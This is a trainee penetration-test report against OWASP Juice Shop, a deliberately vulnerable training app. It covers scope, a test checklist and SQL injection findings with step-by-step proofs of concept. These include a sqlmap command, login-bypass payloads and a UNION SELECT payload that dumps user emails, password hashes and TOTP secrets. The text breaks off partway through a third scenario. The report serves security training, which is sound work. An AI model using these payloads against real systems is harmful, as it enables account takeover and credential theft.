REPORT

OWASP JUICE SHOP

VULNERABILITY ASSESSMENT AND PENETRATION TEST

TABLE OF CONTENTS

1. DATE OF ISSUE

FROM MAY 5TH, 2025 TO MAY 15TH, 2025

2. DESCRIPTION

Juice Shop's owners engaged DEPI to evaluate the security posture of its infrastructure compared to current industry best practices that included a web-app penetration test. Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

3. DOCUMENT HISTORY

AUTHORS	POSITION	Reviewer & Approval	POSITION
Abdallah Hatem	Trainee	Hesham Saleh	Instructor
Mafdy Maged	Trainee		
Abdallah Mohammed	Trainee		
Ahmed Kamal	Trainee		
Ebraheem Mohamed	Trainee		

4. EXECUTIVE SUMMARY

This report presents a comprehensive security assessment of the OWASP Juice Shop, a deliberately insecure web application developed by the OWASP Foundation for educational and training purposes. The primary objective of this evaluation was to identify and exploit common web application vulnerabilities in a controlled environment, thereby enhancing understanding of real-world security risks and improving defensive strategies.

The assessment revealed multiple critical and high-severity vulnerabilities across various areas, including authentication, injection flaws, security misconfigurations, and broken access controls. These findings are consistent with the OWASP Top 10 list, which serves as a global standard for the most critical web application security risks.

During the testing process, the following vulnerabilities were identified:

- 8 **CRITICAL** Vulnerabilities.
- 11 **HIGH** Vulnerabilities.
- 8 **MEDIUM** Vulnerabilities.
- 6 **LOW** Vulnerabilities.
- 2 **INFORMATIONAL** Vulnerabilities.

The high-severity vulnerabilities discovered include SQL Injection, Stored Cross-Site Scripting (XSS), Broken Authentication.


These flaws could allow attackers to:

- Access or manipulate sensitive customer data (e.g., personal details, orders, login credentials)
- Bypass authentication to take over user accounts, including administrator-level access
- Execute unauthorized actions by exploiting IDOR or broken access control mechanisms
- Run malicious scripts in users' browsers to perform phishing or session hijacking

Through simulated attacks and exploit demonstrations, this report highlights the importance of secure coding practices, regular vulnerability scanning, and timely patch management. The insights gained from Juice Shop emphasize the need for organizations to adopt a proactive security posture and foster a security-first development culture.

This report concludes with key recommendations to mitigate the discovered vulnerabilities and promote robust web application security frameworks.

5. GRAPHICAL SUMMARY



6. SCOPE

This penetration test focused on evaluating the security posture of the **OWASP Juice Shop** web application hosted at https://demo.owasp-juice.shop/#/.

In-Scope Components:

- All publicly accessible pages and API endpoints of the Juice Shop web application
- User authentication and session management
- Input validation, file upload forms, and search functionalities
- Access control mechanisms and role-based permissions

Out-of-Scope Components:

- Any third-party services or plugins not developed or maintained by the client
- Internal infrastructure (e.g., database, server OS) unless explicitly listed
- Social media profiles or unrelated domains

7. Activity Checklist

Category	Name	Status
Access Control	Parameter Analysis	**Failed**
	Authorization	**Failed**
	Authorization Parameter Manipulation	**Failed**
	Authorized pages/functions	**Failed**
	Application Workflow	**Failed**
Authentication	Authentication endpoint request should be HTTPS	**Passed**
	Authentication bypass	**Failed**
Authentication. User	Credentials transport over an encrypted channel	**Failed**
	Default Accounts	**Failed**
	Password Quality	**Failed**
	Password Reset	**Passed**
	Password Lockout	**Failed**
	Password Structure	**Failed**
	Blank Passwords	**Failed**
Authentication. Session Management	Session Token Length	**Passed**
	Session Timeout	**Failed**
	Session Reuse	**Failed**
	Session Deletion	**Failed**
	Session Token Format	**Failed**

Configuration. Management	HTTP Methods	**Failed**
	Known Vulnerabilities / Security Patches	**Failed**
	Back-up Files	**Failed**
	Web Server Configuration	**Failed**
	Web Server Components	**Failed**
	Common Paths	**Failed**
	Language/Application defaults	**Failed**
Configuration. Management Infrastructure	Infrastructure Admin Interfaces	**Passed**
Configuration. Management Application	Application Admin Interfaces	**Failed**
Error Handling	Application Error Messages	**Failed**
	User Error Messages	**Failed**
Data Protection	Sensitive Data in HTML	**Failed**
	Data Storage	**Failed**
Input Validation	Script Injection	**Failed**
Input Validation SQL	SQL Injection	**Failed**
Input Validation OS	OS Command Injection	**NOT Applicable**
Input Validation XSS	Cross Site Scripting	**Failed**

8. Technical Findings

1. MULTIPLE SQL INJECTIONS

- **Description:** CRTICAL


  This vulnerability exposes an SQL injection discovered in the user login functionality. By injecting SQL payloads into the email parameter, an attacker can bypass authentication and log in as an admin, other users or dump users' information from the database.

- **Impact:**
  In this scenario, the penetration tester found a way to log in as the administrator. This can be used to:
  - **Authentication Bypass:** Allows an attacker to log in as any user, including admin.
  - Modify or delete content, products, and configurations.
  - **Account Takeover:** Attackers can log in as users without knowing their actual email addresses.
- **Resources:**
  - A07 Identification and Authentication Failures - OWASP Top 10:2021
  - SQL Injection | OWASP Foundation
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Input Validation: Strictly validate and sanitize all input fields, especially search parameters.
  - Use Parameterized Queries: Replace all dynamic SQL statements with prepared statements.
  - Disable Detailed Error Output: Avoid showing raw database errors in responses.
- **Poc: (Method 1)**


1. Open Juice Shop Website by accessing this link OWASP Juice Shop

2. Go to Login Page and Fill the fields with any data.


3. Open BurpSuite and intercept the request (Login)




4. Send the request to the Repeater and extract the needed info which is the exact URL of which the request is handled and the representation of Data on which we want to perform the attack on **"email=test@test.com&password=test"**




5. Start Sqlmap and run the following Command: **python3 sqlmap.py -u "http://localhost:3000/rest/user/login" --data="email=test@test.com&password=test" --method=POST --level 5 --risk 3 -f --banner --ignore-code 401**




6. The pentester found the Sqlmap identified the database of the target which is **SQLite** so we narrowed the payloads on that database to avoid long unnecessary payloads.




7. The vulnerable parameter is the **email parameter**, the successful injection type is **OR Boolean-based blind**, and the payload is: **email=test@test.com' OR NOT 1606=1606-- ftWu**



8. From the documentation of Sqlmap its implementation is that the showing result is not the actual payload to be used but Is actually being compared with the results from this slightly modified payload: **email=test@test.com' OR NOT 1606=-1606—ftWu**
9. Trying the payload which successfully works and log in with **Admin account**!






- **Poc: (Method 2):**


1. Open Juice Shop Website by accessing this link [OWASP Juice Shop]

2. Go to Login Page and Fill the fields with any data.


3. Enter any email and password and press login button.



4. In burp suite proxy ⇒ history.
5. Find the login request with /rest/User/login endpoint.
6. As we can see the message is “Invalid email or password” then send the request to repeater.



7. Modify the email parameter to **' OR 1=1---**
8. Send the modified request and you will login as admin.



- **Scenario 2:**
- **Impact:**
  In this scenario, the penetration tester was able to dump the entire Users table without being logged in. The leaked data included email addresses, password hashes, user roles (including admin), and other sensitive account details. This completely compromised the confidentiality and integrity of the user database. The tester could use this information to hijack accounts, bypass two-factor authentication, and escalate privileges across the application.
- **Vulnerability Location:** Product Search API Endpoint
- **Poc:**


An SQL Injection vulnerability exists in **the /rest/products/search?q=** endpoint. By injecting a crafted SQL payload, a penetration tester can retrieve sensitive user credentials, including emails, password hashes and usernames, directly from the Users table. This leads to complete compromise of user accounts.

1. Go to the vulnerable endpoint in your browser: Product Search API Endpoint

2. Inject the following SQL payload into the **q** parameter:
   any'))UNION SELECT id, email, password, role, isActive, username, createdAt, deletedAt, NULL FROM users—

3. Full URL becomes: **http://localhost:42000/rest/products/search?q=any'))UNION SELECT id, email, password, role, isActive, username, createdAt, deletedAt, totpSecret FROM Users--**


4. Press Enter. You'll receive a response that includes multiple user credentials returned as product descriptions.




- **Scenario 3:**
- **Impact:**

  In this scenario, the penetration tester was able to bypass the login authentication by injecting SQL payloads into the email field. The tester successfully logged in as the admin without a valid password and could also log in as other users by only knowing their email addresses, gaining full access to their accounts and privileges.
- **Poc:**


1. Like in Product Reviews vulnerability which is reported in this report, access Green Smoothie post.



